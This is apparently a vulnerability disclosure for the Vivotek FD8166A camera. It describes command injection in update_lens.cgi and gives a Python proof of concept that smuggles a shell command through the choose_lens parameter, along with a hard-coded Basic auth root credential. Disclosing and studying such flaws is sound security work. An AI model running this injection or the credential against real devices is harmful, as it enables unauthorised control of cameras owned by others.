vivotek-FD8166A-uploadfile-analysis

Vender：vivotek

Firmware version: FD8166A-VVTK-0204j


Hardware version: FD8166A

Vendor Homepage: <https://www.vivotek.com/>


Hardware Link: <https://www.vivotek.com/fd8166a>

Vul detail

update\_lens.cgi是一个该摄像头的一个cgi组件，可以通过前端浏览器进行访问。在系统中update\_lens.cgi是一个指向upload\_file.cgi的软链接。而在upload\_file.cgi中存在一个命令注入的危险函数。攻击者只需要精心构造相应的payload就可以控制system的相关参数，最终实现命令注入攻击。



我们对输入参数进行构造，我们可以实现信息泄露，拒绝服务等攻击。



PoC

import requests  
​  
url = "http://192.168.1.107/cgi-bin/admin/update\_lens.cgi?choose\_lens=2;id;34"  
headers = {  
   "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101 Firefox/122.0",  
   "Accept": "\*/\*",  
   "Accept-Language": "zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2",  
   "Accept-Encoding": "gzip, deflate",  
   "If-Modified-Since": "0",  
   "Authorization": "Basic cm9vdDpsaTEwMTdydWk=",  
   "Referer": "http://192.168.1.107/setup/media/lens\_configuration.html",  
   "Cookie": "webptzmode=continuous; activatedmode=digital; g\_mode=1; viewsizemode=100; 4x3=false"  
}  
​  
response = requests.get(url, headers=headers)  
print(response.text)